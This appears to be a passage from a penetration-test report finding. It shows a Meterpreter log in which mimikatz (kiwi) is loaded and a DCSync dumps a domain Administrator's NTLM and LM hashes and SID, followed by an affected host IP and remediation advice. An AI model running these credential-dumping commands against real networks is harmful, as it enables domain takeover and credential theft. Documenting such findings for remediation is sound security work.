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| | <pre>C:\Users\Administrator>creds_all creds_all 'creds_all' is not recognized as an internal or external command, operable program or batch file. C:\Users\Administrator>exit exit meterpreter > creds_all [*] The 'creds_all' command requires the "kiwi" extension to be loaded (run: 'load kiwi') meterpreter > load kiwi Loading extension kiwi... #####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /** Benjamin DELPY 'gentilkiwi' (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX (vincent.letoux@gmail.com) ##### > http://pingcastle.com / http://mysmartlogon.com ***/ [*] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > creds_all [*] Running as SYSTEM [*] Retrieving all credentials meterpreter > dcsync_ntlm [*] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) Usage: dcsync_ntlm <DOMAIN\User> meterpreter > dcsync_ntlm Administrator [*] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [*] Account : Administrator [*] NTLM Hash : 4f8cfd309a1965906fd2ec39dd23d582 [*] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [*] SID : S-1-5-21-3484858390-3689884876-116297675-500 [*] RID : 500</pre> |
| Affected Hosts | 172.22.117.10 |
| Remediation | <ul style="list-style-type: none">• Disable DCOM and SMBv1 on the DC to reduce the risk of attacks leveraging DCSync and SMB vulnerabilities.• Enforce the use of strong authentication methods like multi-factor authentication (MFA) and follow the principle of least privilege to limit access to sensitive accounts and prevent unauthorized credential access. |

End